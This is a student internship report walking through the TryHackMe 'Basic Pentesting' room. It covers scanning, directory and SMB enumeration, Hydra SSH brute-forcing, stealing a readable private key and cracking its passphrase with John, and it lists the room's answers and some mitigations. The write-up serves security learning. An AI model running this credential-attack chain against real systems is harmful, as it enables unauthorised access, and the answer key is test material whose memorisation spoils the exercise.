6/9/2024

CYBER SECURITY INTERNSHIP MAY(B-2)

Debobrata khan

NAME:- DEBOBRATA KHAN

BATCH:-MAY(B-2)

TOPIC:- CYBER SECURITY INTERNSHIP TASK REPORT

DATE:-09/06/2024

FIGURES:-

Fig no.	Figure name	Page no.
3.1	Ping checking	3
3.2	Nmap port, service scan	4
3.3	The website which we have to enumerate	4
3.4	Hidden directory search	4
3.5	website with hidden directory	5
3.6	Under development directory any txt file	5
3.7	enum4linux for SMB enumeration	5
3.8	Username find	5
3.9	use of hydra(finding password)	6
3.10	ssh login	6
3.11	jan user	6
3.12	kay directory	6
3.13	.ssh directory	7
3.14	login on kay user(not possible right)	7
3.15	change the private key to hash value	7
3.16	kay password	7
3.17	login on kay user	7
3.18	finding the final password	8
3.19	completion of room	9

HARD LEVEL:-

QUESTION NO :- 2

Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.

Ans:- Penetration testing is a way to test a computer system's security by simulating an attack. It helps find weaknesses so they can be fixed to prevent real attacks.

Prerequisites:-

1. Try Hack Me website
2. Internet connection
3. Kali Linux

Target Machine Ip:- 10.10.188.220

Steps:-

Steps1:- Make sure the machine is on or connection establish using ping command **"ping 10.10.188.220"**

```
┌──(root㉿kali)-[/home/Debobrata]
└─# ping 10.10.188.220
PING 10.10.188.220 (10.10.188.220) 56(84) bytes of data.
64 bytes from 10.10.188.220: icmp_seq=32 ttl=60 time=240 ms
64 bytes from 10.10.188.220: icmp_seq=33 ttl=60 time=237 ms
64 bytes from 10.10.188.220: icmp_seq=34 ttl=60 time=200 ms
64 bytes from 10.10.188.220: icmp_seq=35 ttl=60 time=280 ms
```

Fig 3.1:- Ping checking

Steps2:- I have the ip address of the target machine (10.10.188.220) so first thing is to check which port is open

- So in that case , run the command "**nmap -sV -T5 -p- -oN nmap2.results 10.10.188.220**"

-sV:- can find the version
-T5:- This is the fastest and most aggressive timing template. For quick results
-p- :- port find
-oN :- store the result on given file name

```
┌──(root㉿kali)-[/home/Debobrata]
└─# nmap -sV -T5 -p- -oN nmap2.results 10.10.188.220
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-14 01:13 EDT
Warning: 10.10.188.220 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.188.220
Host is up (0.17s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE    SERVICE     VERSION
22/tcp    open     ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open     http        Apache httpd 2.4.18 ((Ubuntu))
139/tcp   open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp  open     ajp13       Apache Jserv (Protocol v1.3)
8080/tcp  open     http        Apache Tomcat 9.0.7
8695/tcp  filtered unknown
14162/tcp filtered unknown
32988/tcp filtered unknown
35659/tcp filtered unknown
51497/tcp filtered unknown
56620/tcp filtered unknown
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 890.90 seconds
```

Fig 3.2:- Nmap port, service scan

- In this scan we can see that there a website on port 80 so lets check that
- On this time nothing interesting on this website
- There is another two port open Is 139,445 SMB . I can show later for use of this two port




Fig3.3 :- The website which we have to enumerate

- We can notice that the web page is going under maintenance.

Step3:- Now we can find the any hidden directory are present on that website, cause it can help us to find the hidden

Lets find using dirb

Command:- **dirb http://10.10.188.220**

Now we can know that there is an hidden directory **/development**

```
┌──(root㉿kali)-[/home/Debobrata]
└─# dirb http://10.10.188.220

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jun 14 01:14:41 2024
URL_BASE: http://10.10.188.220/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.188.220/ ----
==> DIRECTORY: http://10.10.188.220/development/
```

Fig 3.4:- Hidden directory search




Fig 3.5:- website with hidden directory

Now can go to the website and search with /development

- After opening the two txt file we can see there is two character are -j & -k we can assume that this two are username cause these characters are communicating . now we can find the real username




Fig3.6:- Under development directory any txt file

Step4:- Now can find the username . For the SMB is running on this website so we can use unm4linux for better enumeration

Command:- **enum4linux -a 10.10.188.220**




Fig3.7:- enum4linux for SMB enumeration

Now we can see that there is two users

1. Jan
2. Kay




Fig3.8:- Username find

Ok, That much was right.

Now we can find the password of the users using rockyou.txt & hydra

Cause , we need to login to the other two users for finding other answer

That's we use SSH for login to the user.

Step5:-

Command:- **hydra -l jan -P /home/Debobrata/ctf/ssh/rockyou.txt -f ssh://10.10.188.220 -o hydra.results -t 64 -I**

-i:- an integer value that specifies the minimum length of passwords to be tested.

-P:- is followed by the path to the password list file.

-t:- is followed by an integer value representing the number of threads to use.

```
┌──(root㉿kali)-[/home/Debobrata/ctf/ssh]
└─# hydra -l jan -P /home/Debobrata/ctf/ssh/rockyou.txt -f ssh://10.10.188.220 -o hydra.results -t 6
4 -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
vice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics a
nyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-14 01:46:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce th
e tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:1/p:14344398), ~224132 t
ries per task
[DATA] attacking ssh://10.10.188.220:22/
[STATUS] 379.00 tries/min, 379 tries in 00:01h, 14344056 to do in 630:48h, 27 active
[STATUS] 216.33 tries/min, 649 tries in 00:03h, 14343786 to do in 1105:05h, 27 active
[22][ssh] host: 10.10.188.220   login: jan   password: armando
[STATUS] attack finished for 10.10.188.220 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-14 01:50:10
```

- We get the password of jan is **armando**
- Login using ssh on jan user

Ssh jan@10.10.188.220 give the password armando

- Yes succesfully log on jan

Fig3.9:- use of hydra(finding password)

Step6:- After login jan user we can find the last question which is a password I obtain

```
┌──(root㉿kali)-[/home/Debobrata/ctf/ssh]
└─# ssh jan@10.10.188.220
```

Fig3.10:- ssh login

- Giving ls -la command we cannot find any interesting thing where we can get password
- Now go to jan home directory if there is hidden any thing using the command cd ..
- Now we are home directory
- Give the command ls -la

```
jan@basic2:~$ cd ..
jan@basic2:/home$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Apr 19  2018 .
drwxr-xr-x 24 root root 4096 Apr 23  2018 ..
drwxr-xr-x  2 root root 4096 Apr 23  2018 jan
drwxr-xr-x  5 kay  kay  4096 Apr 23  2018 kay
jan@basic2:/home$
```

Fig3.11:- jan user

- There is a directory of user name is kay -> go to the directory cd kay
- Now see which file is there ls -la
- We can see that there is lots of directory and files . we can see the pass.bak file . lets assume that there was a hidden password .
- We cannot open this file cause permission is denied for jan so we need to logon on kay
- We need the password of login credentials

```
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@basic2:/home/kay/.ssh$ cd ..\
>
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$
```

Fig3.12:- kay directory

There was another directory is .ssh -> for any user who ever in linux by default the .ssh folder is created -> cd .ssh

- authorized_keys :- if I can put a public of any user they can login without password
- Id_rsa.pub :- it is a public key
- Id_rsa :- private key

- We can see that we can read the private key of kay -> cat id_rsa

- **Vim id_rsa -> paste the key value and save it**

```
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
jan@basic2:/home/kay/.ssh$
```

Fig3.13:- .ssh directory

- Now we can login with this key on kay user
- First we need to change the permission chmod 600 id_rsa
- Now login using command :- ssh -I id_rsa kay@10.10.188.220
- No we cannot login cause we don't have the password

```
┌──(root㉿kali)-[/home/Debobrata/ctf/ssh]
└─# ssh -i id_rsa kay@10.10.188.220
Load key "id_rsa": error in libcrypto
kay@10.10.188.220's password:
```

Fig3.14:- login on kay user(not possible right)

- Ok remember one thing , SSH give the special feature to the users that they can login on the user with its private with password other wise not
- Now find the password using john (hash cracker tool)and rockyou.txt
- Give the command **ssh2john id_rsa > hash .** we have the key value of private key now we change the value to the hash value , so john carack the hash value and return the password

```
┌──(root㉿kali)-[/home/Debobrata/ctf/ssh/ssh]
└─# ssh2john id_rsa > hash
```

Fig3.15:- change the private key to hash value

- Ok now the hash create . crack the hash value and find the passphrase
- Command:- **john hash --wordlist=/home/Debobrata/ctf/ssh/ssh/rockyou.txt**
- After executing the command , we have to wait some time , now we have the passphrase what was set by the user for login purpose that is "beeswax"

```
beeswax          (id_rsa)
```

Fig3.16:- kay password

- Now login kay user with private key and passphrase
- Command:- **ssh -i id_rsa kay@10.10.188.220**
- Give the passphrase **beeswax**
- Enter the user

```
┌──(root㉿kali)-[/home/Debobrata/ctf/ssh/ssh]
└─# ssh -i id_rsa kay@10.10.188.220
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

Fig3.17:- login on kay user

Now give the command ls

- Cat pass.bak


- We have the final password “heresareallystrongpasswordthatfollowsthepasswordpolicy$$”

```
Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```

Fig3.18:- finding the final password

- ## NOW I CAN GIVE THE ALL ANSWER OF THE QUESTION

1. What is the name of the hidden directory on the web server(enter name without /)?
   ANS:- development
2. What is the username?
   ANS:- jan
3. What is the password?
   ANS:- armando
4. What service do you use to access the server(answer in abbreviation in all caps)?
   ANS:- SSH
5. What is the name of the other user you found(all lower case)?
   ANS:- kay
6. What is the final password you obtain?
   ANS:- heresareallystrongpasswordthatfollowsthepasswordpolicy$$






Fig3.19:- completion of room

MITIGATION STEPS:-

1. Regularly Update:- Keep your system or software regularly update. Regular update fix vulnerabilities that can hackers might be exploit during port scan.
2. IDS:- IDS stands for Intrusion Detection System. It can watch our network for unusual behaviour. If someone is scanning our ports , an IDS can detect it and alert the you. This helps reponse quickly to potential threts
3. Hide important directories like, Backup,development,admin,login.php,dev
4. Use a strong password like misslenious (Uppercase, Lower case, special character,numbers) For example:- ShAd0w@F0x
5. Keep your private key also private not other user can read them .

CONCLUSION:-

From this task, I can learn so many things which I do not know. I can use many internet resources to learn the tools and how to use them.
For this internship, I have the opportunity to learn new things.
I learned how SSH works, how to search ports, how to enumerate SMBs using enum4linux, and many more.
Thanks to Shadow Fox.